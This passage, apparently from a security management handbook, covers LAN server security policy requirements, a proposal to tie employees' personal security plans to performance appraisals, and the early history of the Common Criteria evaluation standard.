- There shall be no remote, i.e., from other than the console, control of any kind of the server, and there shall similarly be no remote execution of server functions.
- All server functions must be done from the console. This specifically excludes access via dial-in, gateways, bridges, routers, protocol converters, PADs, micro-to-mainframe connections, local workstations other than the server console, and the like.
- All administrator operations (e.g., security changes) shall be done from the console.
- Supervisor-level log-on shall not be done at any device other than the console.
- If supervisor-level use of a device other than the console becomes necessary, it shall be done only after a boot/restart using a write-protected boot diskette is certified as "clean" (this implies that such diskettes are readily available, as they should be for even stand-alone PCs), or from tape.
- There shall be no user programs executed at the server by user (i.e., remote or local workstation) initiation.
- There shall be no immediate workstation access to the server or to any server resources following a diskette boot at the server.
- All communication among and between nodes must be done through the server. There shall be no peer-to-peer direct communication.
- There shall be no multiple user IDs (UIDs)/passwords logged on (i.e., the same user on the system more than once at a given time). There should also be the ability to suspend the active user session and/or issue alarms should this situation occur.

General (Node) Access Control

- Both a user ID and a password shall be required by servers for a user as part of logging on.

- The server should be able to identify both the workstation and workstation connection point at log-on.
- All files (programs and data) and other resources (peripheral equipment, system capabilities) should be able to be protected.
- All resource access should be only on a need-to-know/need-to-use basis.
- File access control should be at file, directory, and subdirectory levels.
- File access privileges should include read, read-only, write (with separate add and update levels), execute, execute-only, create, rename, delete, change access, none.
- Resource access should be assignable on an individual, group, or public basis.

Passwords

- There should be appropriate minimum (6 is the least, 8 is recommended, more is better) and maximum (at least 64, more is better) lengths. (Longer "passwords" are usually "pass-phrases," e.g., "Four score and 7 years ago.")
- Passwords should be case sensitive.
- There should be a requirement for at least one uppercase character, one lowercase character, one numeric, and one alphabetic character to be used in user-selected passwords. For high-security access, this should be extended to include one nonprint (and nonspace) character.
- There should be computer-controlled lists of prescribed passwords to include common words and standard names, and employee/company information as available (name, address, social security number, license plate number, date of birth, family member names, company departments, divisions, projects, locations, etc.). There should also be algorithms (letter and number sequences, character repetition, initials, etc.) to determine password weakness.
- Passwords should be changed frequently; quarterly is a minimum — monthly is better. High security access should have weekly change.
- There should be reuse restrictions so that no user can reuse any of the more recent passwords previously used. The minimum should be 5, but more is better, and 8 is a suggested minimum.
- There should be no visual indication of password entry, or password entry requirements. This obviously prohibits the password characters from echoing on the screen, but also includes echoing of some dummy character (normally an asterisk) on a per character basis, or used to designate maximum field length.
- New passwords should always be entered twice for verification.
- LAN administrators, in addition to their passwords with associated supervisory privileges, should have an additional password for "normal" system use without supervisory privileges.

Note: There are password test programs to allow automatic review and acceptance/rejection of passwords. These are usually written in an easily ported language, typically C, and can be readily structured to implement whatever rules the security administrator feels are appropriate. They are used between the password entry function and the password acceptance function already in place, so only proper passwords get used by the system.

Physical Security

- All servers should be as secured as possible in keeping with their sensitivity.
- Servers should be physically secured in locked rooms.
- Access to servers should be restricted to authorized personnel.
- Access to the server area should be automatically logged via use of an electronic lock or other such mechanism as appropriate.
- The room in which the server is kept should be waterproof and fireproof.
- Walls should extend above the ceiling to the floor above.
- Water sprinklers and other potentially destructive (to computers) devices should not be allowed in the server room.
- The server console should be kept with the server.
- Servers should have key locks.
- Connection points to servers should be secured (and software-disabled when not in use) and regularly inspected.
- All cabling to servers should be concealed whenever possible. Access to cabling should be only by nonpublic avenues.
- All "good" media practices — encryption of sensitive information, storage in secure locations, wiping/overwriting when finished, etc. — should be in full effect.

Legal Considerations

- Programs that by license cannot be copied should be stored in execute-only or, if this is not possible, read-only directories, and should be specifically designated as execute-only or read-only.
- Concurrent use count should be maintained and reviewed for programs licensed for a specific number of concurrent users. There should be a usage threshold above which additional concurrent access is prohibited.
- Access rules should be reviewed for all programs licensed for specific numbers of concurrent users.
- Appropriate banner warnings should be displayed as part of the logon process prior to making a LAN available for use.
- Appropriate warning screens should be displayed on access attempts to sensitive areas and/or items.

Other

- There shall be no unauthorized or unsupervised use of traffic monitors/recorders, routers, etc.
- There should be a complete formal and tested disaster recovery plan in place for all servers. This should include communications equipment and capabilities in addition to computer hardware and software. (This is, of course, true for full LANs, and for the entire IP operations.)
- There shall be no sensitive information ever sent over lines of any sort in cleartext format.
- Servers should require workstations that can also function as standalone PCs to have higher levels of PC security than those PCs that are not connected to a LAN. Workstations that operate in unattended modes, have auto-answer abilities, are external to the LAN location (even if only on another floor), and/or are multiuser should have the highest level of PC security.
- Workstation sessions should be suspended after a period of inactivity (determined by the LAN administrator), and terminated after a further determined period of time has elapsed.
- Explicit session (memory) cleanup activities should be performed after session disconnect, whether the session disconnect was by workstation request (log-off), by server initiative (such as due to inactivity), or accidental (even if only temporary, as might be the case with a line drop).
- In cases where session slippage tends to occur (such as line drops), or in instances where service requests require significant changes of access level privileges, reauthentication should be required.
- Unused user IDs and passwords should be suspended after a period of time specified by the LAN administrator.
- Successful log-ons should display date and time of last log-on and log-off.
- There should be the ability to disable keyboard activity during specified operations.
- The integrity of data should be maintained by utilization of transaction locks on all shared data — both data files and databases.
- The integrity of data and the availability of data and the entire LAN should be maintained by specific protections against viruses and other malicious code.
- All security functions and software changes/additions should be made only from the server and only by the LAN administrator.

HIGHER-LEVEL SECURITY

Although the preceding capabilities will be significantly more than most LAN servers would find appropriate, there are still more sophisticated se-

curity features that are appropriate to LANs with high-risk/high-loss profiles. For the sake of completeness, major ones are set forth in the following:

- Access to critical resources should require reauthenticaton.
- Access to critical resources should not only authenticate the user, but further verify the correctness of the workstation in use, the connection point of that workstation, and the correctness of the day/date/time of the access.
- Message sequence keys should be used to detect missing or misordered messages.
- After a failed log-on attempt, the server should generate an alarm, and be able to simulate a proper log-on for the failed user (to keep this user connected while personnel go to the offending workstation).
- After excessive access violations, the server should generate an alarm, and be able to simulate a continuing session (with dummy data, etc.) for the failed user (to keep this user connected while personnel go to the offending workstation).
- Traffic padding — the filling in of unused transmission bandwidth with dummy pseudo-traffic — should be used to prevent transmission patterns from being readily detected (thereby making it easier to "trap" valid information).
- Multiple — at least two — LAN administrators should be required for all potentially critical server changes. (These might be adding a new user, altering an existing user's rights and privileges, changing or adding software, and the like.) For example, one administrator could add a user, but only from a list internal to the computer that a second administrator created. This means that any deliberate breach of security by an administrator would require collusion to be effective.
- LAN administrators should have separate passwords for each individual server function they perform, the rights and privileges associated with that password being the minimum necessary to do the specific job for which it is being used.
- The server should be fully compatible with tokens, biometric devices, and other such higher-security access control products and technologies.
- The server should be able to do automatic callback for any and all communications access.
- To improve the availability of the LAN, it should be fault tolerant. Multiple (shadow) servers, disk mirroring, and the like should be in place.
- There should be a file/system integrity product in regular and automatic use to alert the administrator to any and all server changes.

- Sophisticated authentication methodologies should be in place to assure not only the contents of a message/request, but also the source. MACs and digital signatures are viable means to certify contents, and public key/private key (commonly known as RSA-type) encryption provides acceptable source verification.
- Backups should be made to an off-LAN facility. This could be an organizational mainframe, a service bureau, or whatever. With this "store and forward backup," recovery media is immediately away from the server.
- Servers should be compatible with biometric devices (fingerprint, retinal scan, palm print, voice, etc.) for user verification.

CAVEATS

Seat belts, air bags, and other automotive safety devices merely make it less likely that you will be seriously injured in an accident, and certainly do not guarantee your not being involved in one. By the same token, computer security merely lessens the chances your systems will be misused, lessens the likelihood of damages associated with certain common incidents, makes it more likely to discover and limit any misuse and/or damages promptly, and makes it easier to recover from various types of both accident and misuse.

No realistic computer security "can't be beaten," and this certainly includes server security. Proper server security will make networks much more difficult to compromise, and can make it not worth an intruder's time (in terms of anticipated cost to break in versus expected return as a result of a break-in) to even attempt to break into a properly secured network.

With servers viewed as being in the hands of "experts" (which they often are, of course), many, if not most, users rely exclusively on server security for total protection, and do not practice proper security as part of their operations. Server security, and even full network security, is not a substitute for other types of security; your security policies must reflect this.

TEETH

The best policies in the world will fail if they are not enforced. ("Thou shalt not print your password on a stick-on note and post it to your monitor" sounds good, but people still tend to do it — If you don't make sure that they don't, or take proper corrective actions if they do, your policies are little more than a waste of paper.) Your policies should have teeth in them: as appropriate, server, as well as all other security policies, should contain monitoring and enforcement sections.

Because operational environments are often in a virtually continuous state of change — new equipment and users, changing capabilities,

rights and privileges, etc. — you should regularly review your server (and full) security to make sure it continues to be in agreement with your server security policies.

Similarly, untested server security may only be security on paper. Because even the most qualified personnel can make mistakes in creating server security policies and/or in implementing them, your security should be tested to see that it really works as intended and conforms to your server security policies. This should obviously be done when you design/develop/install your security, but should also be done on a reasonable periodic basis (quarterly, yearly, whatever). Such tests are usually done best by outsiders, because truly capable personnel often are not available on staff, and employees often have friends to protect and personal interests in particular operations.

CONCLUSION

LANs have become critical processing elements of many, if not most, organizations of all sizes, and servers are the hearts of LANs. As the frequent repository of highly sensitive, often mission-critical information, proper security is of prime importance. Without proper security policies, security is unlikely to succeed, and policies have to be in place to allow the appropriate security to be designed and installed. Adequate security can be obtained by companies willing to work at it, and the work must start with proper security policies and must continue by seeing that security continues to conform to existing security policies. The key element by far in LAN security is the LAN administrator; for all purposes, and in spite of whatever products you may purchase, the quality of security will be in one-to-one correspondence with the abilities and efforts of this person.

78

Toward Enforcing Security Policy: Encouraging Personal Accountability for Corporate Information Security Policy

John O. Wylder, CISSP

Information security professionals through the years have long sought support in enforcing the information security policies of their companies. The support they have received has usually come from internal or external audit and has had limited success in influencing the individuals who make up the bulk of the user community. Internal and external auditors have their own agendas and do not usually consider themselves prime candidates for the enforcement role.

Other attempts to achieve policy enforcement have included rounding up the usual suspects of senior management and executive management memoranda and security awareness campaigns. In general, none of these programs were felt to be successful, as evidenced by routine tests of information security policy compliance. This chapter discusses a new approach to policy enforcement. The proposal is to encourage the support for these policies by incorporating compliance activities with an individual's annual personnel performance evaluation.

Background

The successful implementation of an information security program derives from a combination of technical and nontechnical efforts. The process starts with the development of a comprehensive plan that assesses the risks and threats to an individual firm and then moves to the development of a set of policies and strategies to mitigate those risks. These policies are often a mix of technical and nontechnical items that require routine testing or measurement to ensure that the desired level of compliance is maintained over time. In most cases, the technical policies are the initial focus of a security program and are done in cooperation with information technology (IT) staff. This is the traditional home of information security practitioners.

The Problem

Most security practitioners are aware that the bulk of their problems are internal rather than external. Whatever their level in the organization and regardless of the degree of support they feel they have or do not have within

EXHIBIT 78.1 PricewaterhouseCoopers Survey

There was a recent survey by PricewaterhouseCoopers of 1000 companies in the United Kingdom. The survey found the majority of companies spent, on average, less than 1 percent of their total IT budget on information security while an average of 3 to 4 percent was recommended.
Paradoxically, it said that 73 percent of senior managers interviewed believed that IT security was a top priority.
Potter said: "The board of most companies want to do something about security but it does not know how much money it should spend on it." The survey was commissioned by the Department of Trade and Industry.

the organization, it has become clear over time that Pareto's law applies here: 80 percent of the problems are caused by 20 percent of the people.

Pentasafe Security Technologies recently conducted a survey among companies and found that nine out of ten employees were likely to open and execute an e-mail attachment without questioning its source or authenticity. This leads, of course, to virus and worm infections on the corporate e-mail server. Why do people do this despite the widespread publicity that such infections have received? Is it the lack of awareness, as some might say, or is it the lack of understanding the consequences of failing to comply with security policy?

Companies have tried a variety of means to ensure that their employees have received at least minimal training in information security policies. Here is a list of some of those approaches:

- Inclusion of security policies in employee handbooks
- Requirement to take a self-study course prior to initial issuance of user credentials
- Annual testing of security awareness
- PR campaigns using posters and Web and e-mail reminders

All of these are valid approaches and should be considered as a part of the security program for any company. Yet despite these types of programs, security practitioners still find that users fail in routine functions of security and still choose passwords, for example, that are easily guessed or even shared. Raising the bar on having complex passwords that must be changed frequently usually results in passwords that are written on notepads and left underneath the keyboard.

When employees are interviewed about their lack of compliance, they often cite the pressure to be productive and that they see the incremental security policy as counter to their productivity. When it comes to complying with security and trying to be productive, most users err on the side of productivity rather than security. This leads to the question of how you make employees personally accountable for their role in compliance with information security policy.

Some security professionals say that the problem starts at the top with a lack of awareness and support by the executive team. There is some truth to that, as the budget and resource allocation starts at the top and if there is no money, there is little chance that the security program will succeed (see Exhibit 79.1).

In some companies, a new approach emerged in the late 1980s, that is, the creation of a "C"-level position for security, that of the Chief Information Security Officer. The thinking was that by elevating the position to a peer with the other "C"-level positions, it would be easier for those people to gain compliance with their policies. By giving them a seat at the table, they would be in a better position to ensure that their policies are ones that have the full support of the management team.

The Role of the Chief Information Security Officer (CISO)

Recently, there has been a resurgence in the movement to create the position of Chief Information Security Officer (CISO) that reports to the CIO or at least to the CTO. Another recent innovation is to create a Chief Privacy Officer (CPO), either in addition to or instead of a CISO. All too often, this has been done due to poor results shown in audits of the compliance with the existing policies. The higher-level reporting structure is seen as a way to better ensure that information security receives the proper level of management attention. Creation of the new position alone, however, has not been shown to be the way to ensure policy compliance across the enterprise.

Many companies today have some form of matrix management in place. In one company this author recently worked with, the Chief Security Office had responsibility for security policy from both a creation and an enforcement standpoint, but only had dotted-line responsibility for the tactical side of information security. In that company, the technical policies were done first by and for the IT department and then rolled out into

either the employee manual or into the company's corporate-wide compliance manual. It is this set of policies that became the more difficult ones to assess and to ensure compliance, despite its corporate-wide distribution.

This split is not atypical today. The responsibility for administering passwords and user credentials is often part of the technology area. In some cases, these responsibilities may even go to a network help desk for administration. There may be nothing wrong with this approach but the measurement of compliance with policy is often overlooked in this case. The security administrator is measured by things like password resets and log-in failures, but who is measuring why those passwords need to be reset and who is responding to any audits of the strength and quality of the passwords?

Security Policy and Enforcement

One of the standard descriptions of information security programs is that they are about "people, policies, and procedures." In developing the policies for a company, this is taken to the next level down and the process is then about creating a risk profile and developing the appropriate policies to reduce risk. Once the policies are created, the appropriate implementation mechanisms are put in place and then come the controls that allow the measurement and enforcement of those policies.

Technology-Based Enforcement

For example, the risk profile of a company with product trade secrets will logically be different from the risk profile of a company that is in the services business. The company with the trade secrets has high-risk information that needs to be kept secure and it may have a detailed information classification policy as part of its Information Security Policy manual. Along with information classification, it may also have role-based access controls that allow it to implement the classification policy. This then may lead it to the implementation of certain technologies that allow automated controls and enforcement of the information classification and access control policy. This can then be described as technology-based enforcement. The access control system, once properly implemented, allows or prevents access to information and enforces the policy.

There are many good examples of this approach in the marketplace today. This approach sometimes comes under the title of "Identity Management." It addresses a broad spectrum of controls, including authentication and authorization systems. Included here are such technologies as biometrics, smart cards, and more traditional access control systems. Enforcement is achieved through approval or denial of access and reporting of policy violations through error or audit logs.

Executive Enforcement

Frequently cited in articles on the creation of an effective information security program is the need for support by executive management. This is sometimes seen as the route to enforcement of policy. Comments heard from many information security professionals include, "I need the president of the company to come out in favor of our policies, then I can get people to comply with them." There is a fallacy here because executive management is too far removed from the day-to-day operations of a company to become enmeshed in the enforcement of any given policy or policies. It is unlikely that the president of a large or even a medium-sized company can be brought into the discussion of the virtues of maintaining role-based access controls as opposed to broad-based access. This type of discussion is usually left to the operational areas to work out among them.

It is possible to get the support of the executive team to send the message to all employees about their support for the information security program. That executive support can, in fact, be essential to the information security department as it goes out and spreads its message. It is very difficult, on the other hand, to translate that support into direct action on the enforcement of specific policies.

Audit as Enforcement

The auditing department of a company is often seen as part of the enforcement mechanism and sometimes may be seen as the primary enforcement tool. Most auditors disagree that they should play an operational role and try to keep their "enforcement" role to a minimum. This is often done by auditing the existence of policy, measuring the effectiveness of the policy, and leaving the role of enforcement to others. For example, auditors would look at whether or not there were policies governing the role-based access to classified information.

They then may drill down and test the effectiveness of the administration of such policies. Their finding would be one of fact: "We tested the authorization policies of the XYZ department. We found that ZZ members of the department had complete read, write, and update authority to the system. This appears to be inappropriate based on the job description of those people. We recommend that management review the access list and reduce it to the minimum number of people necessary to perform those critical job functions and that access be granted based on the job description on file with the HRMS department."

This type of finding is typical of most auditors' roles and does not lend itself to assisting with the enforcement of policy. For example, in the above case, there is neither a finding that indicates who created the violations, nor is there a finding of what actions should be taken to ensure that that person is admonished for creating the violations.

Traditional Management Enforcement

The remaining place in an organization that most people look to for enforcement of policy is to the individuals managing the various corporate departments. Enforcement of information security policies here comes under the broad heading of enforcement of all corporate-level policies. Managers, like their employees, have to juggle the sometimes-conflicting need to enforce policies while maintaining productivity. Sometimes, employees see the need to have access beyond their normal approved level as a means to improve their job performance. In other cases, there may be conflicting messages sent by management about which company goals have priority. In any case, this model is one of distributed enforcement, which can lead to uneven application of policy and compliance.

All of the above methods have been tried through the years with varying degrees of success. Few people active today in the information security field have great confidence that their enforcement mechanisms are working to their satisfaction.

Policy Compliance and the Human Resources Department

In asking a security manager if it would make any difference if security compliance were to become part of the employee annual performance assessment process, the response was that "it would make all the difference in the world." During the same engagement, the human resources (HR) manager was asked if his department could help enforce information security policies; his response was, "No way!"

The HR manager explained that policies to them were a zero-sum game; if a new policy were to be added, they needed to consider which policy would be dropped. They understood that compliance could become one of their responsibilities and then said that they already had to measure compliance with policies covering attendance, hiring practices, privacy, pay equity, and a host of others. Which policy should they drop to help with the compliance to security policy?

They had a good point, but I then asked what would happen if we added it as a job-performance criterion. Suddenly there was a change in attitude and an understanding that perhaps a middle ground could be found where compliance could be brought into existing policies and procedures.

The problem then is how to accomplish this and how to maintain the support of the human resources professionals. The remainder of this chapter explores this idea and proposes a possible means to accomplish this through the development of an annual personal information security plan by each employee.

The Personal Security Plan

The HR people in that engagement gave a glimmer of hope that security could become part of performance appraisals and therefore compliance with policies could not only be measured but could be enforced at some level. Most employees understand the old adage that what is measured gets done. If the company provides a way to report on employee compliance with any policy and links it to performance measurement and compensation, then company employees are more likely to comply with that policy.

Personal Accountability

A new term has popped up recently in the press with respect to IT practices — and that is *accountability.* This has come up with some of the recent legal actions where victims of poor IT practices are filing suits against

companies that may not be the perpetrator, but whose own practices may be part of the problem. There was a recent action in which a denial-of-service (DoS) attack occurred and a lawsuit was filed against an Internet service provider (ISP) whose network was used by the perpetrators to launch a zombie DoS attack. This case is still moving through the court system and the outcome at this point is undetermined, but the net effect is to try to shift the burden of blame to people who fail to practice safe computing. This philosophy can then be used in another way to help shift the focus of enforcement of policy from management, audit, or technology to the individual.

This idea recently received a boost with the backing of professionals in the U.S. Government:

> "Federal agencies must raise staff accountability for breaches and demand security become standard in all network and computing products. Otherwise, enterprises won't be able to improve cyber attack response and prevention, according to highlights of a recent conference sponsored by the National High Performance Computing and Communications Council.
>
> Rather than emphasizing technology's role in information security, several speakers urged stronger user awareness programs and more involvement of top management."
>
> "You can't hold firewalls and intrusion detection systems accountable. **You can only hold people accountable**," said Daryl White, chief information officer for the U.S. Department of the Interior, in a published report (emphasis added).

The Personal Security Plan: Phase One

Using this approach, the proposal being made here is the creation of a personal security plan and the incorporation of that plan into an employee's annual performance appraisal.

Exhibit 79.2 shows an example of such a plan. This is a simple document that addresses the basic but core issues of security. It is neither highly technical nor does it require the company to invest money in any large-scale implementation of technical solutions such as biometrics, Public Key Infrastructure (PKI), or any other simple or even exotic technologies. The emphasis here is on the routine things an employee does that can create risk to the company.

However, the items to be measured include the need to track compliance at a technical level. It is not practical to just rely on the employee writing a plan and taking a pledge of compliance. It is important that the technical approaches to compliance be used and the results included in the evaluation of the effectiveness of the plan. These should not come as any surprise to a security professional, and the tools should be part of their arsenal:

- *Password cracking programs:* measuring the strength of the passwords used by the employees
- *Log-in tracking reports:* recording the number of times the user tried to log in remotely and succeeded or failed
- *Network security audits*: tracking the use of dial-up lines or DSL access

All of these would produce data that would then be sent to the employee's supervisor for use in the annual performance appraisal.

The idea here is to broaden the focus on information security policies in the mind of the employee. By making each individual employee accountable for making and executing a Personal Security Plan, each employee then has a stake in the process of practicing safe computing at his or her company. Employees also have to become more knowledgeable about the effects of their actions on the state of security as a whole.

How the Plan Would Work

Prior to his or her annual performance review each year, each employee would be required to complete a Personal Security Plan. The plan would be designed in conjunction with the company's Information Security Policies, which would dictate key items such as remote access policies, password policies, and secure computing standards. The individual's plan would consist of his own usage profile plus his written plans for the year to use corporate computing resources in compliance with the published Information Security Policies.

For example, people who work from home using dial-up lines might be required to use a smart card or other two-factor authentication scheme as part of their access methodology. This may be combined with the use of a personal firewall and installation of anti-virus software. Employees would then use this form to describe

EXHIBIT 78.2 Personal Information Security Plan

XXX Company
Personal Information Security Plan
Date:

Plan period — From:_____ **To:**_____

Employee Name:_____

Network user ID:_____

Home computer profile:_____

Computer make, type:_____

Home ISP: AOL ☐ WorldNet ☐ CompuServe ☐ Earth link ☐ Other ☐

Access type: Dial-up ☐ DSL ☐ Cable modem ☐

Number of times a week used for work:

Home network (if applicable): Ethernet ____ Token ring ___ Wireless ____

Home protection profile (please describe methodologies or technology used at home to protect computers and networks):

Anti-virus software (vendor, version): _____

Personal firewall (vendor, version):_____

Other:_____

_____ _____
Employee signature Manager's Signature

This section to be completed by supervisor:

From annual security audit describe any security violations or compliance issues:

_____
_____
_____

their remote access profiles and how they are going to comply with corporate-wide policies. Another aspect of the plan would be for the employees to sign a notice that they understand and comply with the corporate Information Security Plan. This annual certification can become important if the employee is ever investigated for a violation.

Once this form is completed, the employees would give it to their supervisors for approval. The supervisors would be required to review the plan to ensure that it complies with corporate standards. Once approved, a copy of the plan is given back to the employees for their files and the original is kept on file with other vital employee records. The plans would be useful to the Chief Information Security Officer to use to check for overall compliance at the department and division levels.

Enforcement of the Personal Security Plan

Enforcement of the approach would be similar to the managerial approach but much more focused and specific. All employees would have to have a plan, and the effectiveness of both individual plans and the process as a whole could be measured and managed. Employees would know that their job performance and compensation would now be linked to their individual plan. HRMS should be satisfied with this approach because it is not the enforcer of the Information Security Plan, merely of the compliance mechanism. Audit likewise would be satisfied with this approach because it is measurable and has clear lines of accountability that can be measured.

EXHIBIT 78.3 Seven Simple Computer Security Tips for Small Business and Home Computer Users

Consult www.nipc.gov for more information.

- **Use strong passwords.** Choose passwords that are difficult or impossible to guess. Give different passwords to all accounts.
- **Make regular backups of critical data.** Backups must be made at least once each day. Larger organizations should perform a full backup weekly and incremental backups every day. At least once a month, the backup media should be verified.
- **Use virus protection software.** That means three things: having it on your computer in the first place, checking daily for new virus signature updates, and then actually scanning all the files on your computer periodically.
- **Use a firewall as a gatekeeper between your computer and the Internet.** Firewalls are usually software products. They are essential for those who keep their computers online through the popular DSL and cable modem connections but they are also valuable for those who still dial in.
- **Do not keep computers online when not in use.** Either shut them off or physically disconnect them from Internet connection.
- **Do not open e-mail attachments from strangers,** regardless of how enticing the Subject Line or attachment may be. **Be suspicious of any *unexpected* e-mail attachment from someone you *do* know** because it may have been sent without that person's knowledge from an infected machine.
- Regularly download security patches from your software vendors.

Finally, information security professionals should be the happiest of all because they will now have a way to bring the entire organization into the process of Information Security Policy compliance and enforcement.

Each company using this approach is responsible for matching the results to any actions taken with respect to the employee's performance appraisal. The weight that the Personal Security Plan carries for appraisal purposes will vary from company to company. In cases where there is a high-risk profile, the plan will logically carry more weight than in low-risk profile positions. Failure to complete the plan or failure to execute the plan then becomes the negative side of enforcement, requiring disciplinary action to be taken on the part of the responsible manager.

This alone will not end all risk to the company, nor can it be a substitute for technical approaches to solving technology problems. What this can do is move the responsibility to the point closest to compliance — that is, the actual employee required to comply with the policy.

Support for This Idea

The National Infrastructure Protection Center (NIPC) recently published some simple security tips (see Exhibit 79.3) that fit this strategy.

These tips could become the basis of any company's personal strategy to be used to educate employees on their responsibilities. They then become the core elements to be used in the creation of that company's version of a Personal Security Plan.

These plans would need to be updated on an annual basis and the various items in the plan would be updated as both the employees' usage changes and as technology changes. But once the process begins, the changes become a routine part of the employee's duties.

The Personal Security Plan: Phase 2

This program could be expanded in a second phase to take into account actual job-performance-related criteria. The first phase concentrates on the employee's personal computer usage and extends to any off-site access of the company network. In the next phase you could add details about the employee's current usage of information and computers while at work.

The following elements could be added to the plan in this phase:

- Access level (public, confidential, private, secret)
- Authorization level (read, write, update)
- System level access, if any (supervisor, operator, analyst)

This would make an excellent tie-in to the company's identity management program, whereby the access rules are provisioned based on job profile. The security plan for the individual would then have components that describe the access rules, authorization levels, and a record of compliance with those rules. This would be much more specific and would require more time on the part of the supervisor. The supervisor would be required to review violation and audit logs and track any violations that occurred during the planning period

The advantage of this approach is that it would bring employees full circle in their understanding of their roles and rights for information access to their actual experiences and performances. This is again aimed at getting individual accountability and making that the key element of the enforcement process.

Conclusion

The title of this chapter is "Toward Enforcing Information Security Policy." In no way is this approach intended to be the endpoint of the journey to getting full enforcement of an information security policy. This approach gives the security professional a practical way to move enforcement of security policy further along in an organization. It also moves enforcement from a top-down model to a bottom-up model and takes into account individual accountability for policy compliance.

By going beyond awareness and enlisting the assistance of other areas such as Human Resources, security policy becomes a routine part of the job rather than the exception. By making it routine and including it in the measurement of compliance with other more traditional policies, it becomes more feasible to expect that the goal of compliance will be achieved. After all, the goal is compliance, and enforcement is only the mechanism.

79

The Common Criteria for IT Security Evaluation

Debra S. Herrmann

This chapter introduces the Common Criteria (CC) by:

- Describing the historical events that led to their development
- Delineating the purpose and intended use of the CC and, conversely, situations not covered by the CC
- Explaining the major concepts and components of the CC methodology and how they work
- Discussing the CC user community and stakeholders
- Looking at the future of the CC

History

The Common Criteria, referred to as "the standard for information security,"[1] represent the culmination of a 30-year saga involving multiple organizations from around the world. The major events are discussed below and summarized in Exhibit 79.1.

A common misperception is that computer and network security began with the Internet. In fact, the need for and interest in computer security or COMPUSEC have been around as long as computers. Likewise, the *Orange Book* is often cited as the progenitor of the CC; actually, the foundation for the CC was laid a decade earlier. One of the first COMPUSEC standards, DoD 5200.28-M,[2] *Techniques and Procedures for Implementing, Deactivating, Testing, and Evaluating Secure Resource-Sharing ADP Systems*, was issued in January 1973. An amended version was issued June 1979.[3] DoD 5200.28-M defined the purpose of security testing and evaluation as:[2]

- To develop and acquire methodologies, techniques, and standards for the analysis, testing, and evaluation of the security features of ADP systems
- To assist in the analysis, testing, and evaluation of the security features of ADP systems by developing factors for the Designated Approval Authority concerning the effectiveness of measures used to secure the ADP system in accordance with Section VI of DoD Directive 5200.28 and the provisions of this Manual
- To minimize duplication and overlapping effort, improve the effectiveness and economy of security operations, and provide for the approval and joint use of security testing and evaluation tools and equipment

As shown in the next section, these goals are quite similar to those of the Common Criteria.

The standard stated that the security testing and evaluation procedures "will be published following additional testing and coordination."[2] The result was the publication of CSC-STD-001–83, the *Trusted Computer*

EXHIBIT 79.1 Timeline of Events Leading to the Development of the CC

Year	Lead Organization	Standard/Project	Short Name
1/73	U.S. DoD	DoD 5200.28M, ADP Computer Security Manual — Techniques and Procedures for Implementing, Deactivating, Testing, and Evaluating Secure Resource Sharing ADP Systems	—

Evaluation Division	Evaluation Class	Degree of Trust
A — Verified protection	A1 — Verified design	Highest
B — Mandatory protection	B3 — Security domains	
	B2 — Structured protection	
	B1 — Labeled security protection	
C — Discretionary protection	C2 — Controlled access protection	
	C1 — Discretionary security protection	
D — Minimal protection	D1 — Minimal protection	Lowest

System Evaluation Criteria (TCSEC),[4] commonly known as the *Orange Book*, in 1983. A second version of this standard was issued in 1985.[5]

The *Orange Book* proposed a layered approach for rating the strength of COMPUSEC features, similar to the layered approach used by the Software Engineering Institute (SEI) Capability Maturity Model (CMM) to rate the robustness of software engineering processes. As shown in Exhibit 79.2, four evaluation divisions composed of seven classes were defined. Division A class A1 was the highest rating, while division D class D1 was the lowest. The divisions measured the extent of security protection provided, with each class and division building upon and strengthening the provisions of its predecessors. Twenty-seven specific criteria were evaluated. These criteria were grouped into four categories: security policy, accountability, assurance, and documentation. The *Orange Book* also introduced the concepts of a reference monitor, formal security policy model, trusted computing base, and assurance.

The *Orange Book* was oriented toward custom software, particularly defense and intelligence applications, operating on a mainframe computer that was the predominant technology of the time. Guidance documents were issued; however, it was difficult to interpret or apply the *Orange Book* to networks or database management systems. When distributed processing became the norm, additional standards were issued to supplement the *Orange Book,* such as the Trusted Network Interpretation and the Trusted Database Management System Interpretation. Each standard had a different color cover, and collectively they became known as the Rainbow Series. In addition, the Federal Criteria for Information Technology Security was issued by NIST and NSA in December 1992, but it was short-lived.

At the same time, similar developments were proceeding outside the United States. Between 1990 and 1993, the Commission of the European Communities, the European Computer Manufacturers Association (ECMA), the Organization for Economic Cooperation and Development (OECD), the U.K. Communications–Electronics Security Group, and the Canadian Communication Security Establishment (CSE) all issued computer security standards or technical reports. These efforts and the evolution of the Rainbow Series were driven by three main factors:[6]

1. The rapid change in technology, which led to the need to merge communications security (COMSEC) and computer security (COMPUSEC)
2. The more universal use of information technology (IT) outside the defense and intelligence communities
3. The desire to foster a cost-effective commercial approach to developing and evaluating IT security that would be applicable to multiple industrial sectors

These organizations decided to pool their resources to meet the evolving security challenge. ISO/IEC Joint Technical Committee One (JTC1) Subcommittee 27 (SC27) Working Group Three (WG3) was formed in 1990. Canada, France, Germany, the Netherlands, the United Kingdom, and the United States, which collectively became known as the CC Sponsoring Organizations, initiated the CC Project in 1993, while maintaining a close liaison with ISO/IEC JTC1 SC27 WG3. The CC Editing Board (CCEB), with the approval of ISO/IEC JTC1 SC27 WG3, released the first committee draft of the CC for public comment and review in 1996. The CC Implementation Management Board (CCIMB), again with the approval of ISO/IEC JTC1 SC27 WG3, incorporated the comments and observations gained from the first draft to create the second committee draft.

It was released for public comment and review in 1997. Following a formal comment resolution and balloting period, the CC were issued as ISO/IEC 15408 in three parts:

- ISO/IEC 15408-1(1999-12-01), Information technology — Security techniques — Evaluation criteria for IT security — Part 1: Introduction and general model
- ISO/IEC 15408-2(1999-12-01), Information technology — Security techniques — Evaluation criteria for IT security — Part 2: Security functional requirements
- ISO/IEC 15408-3(1999-12-01), Information technology — Security techniques — Evaluation criteria for IT security — Part 3: Security assurance requirements

Parallel to this effort was the development and release of the Common Evaluation Methodology, referred to as the CEM or CM, by the Common Evaluation Methodology Editing Board (CEMEB):

- CEM-97/017, Common Methodology for Information Technology Security Evaluation, Part 1: Introduction and General Model, v0.6, November 1997
- CEM-99/045, Common Methodology for Information Technology Security Evaluation, Part 2: Evaluation Methodology, v1.0, August 1999
- CEM-2001/0015, Common Methodology for Information Technology Security Evaluation, Part 2: Evaluation Methodology, Supplement: ALC_FLR — Flaw Remediation, v1.0, August 2001

As the CEM becomes more mature, it too will become an ISO/IEC standard.

Purpose and Intended Use

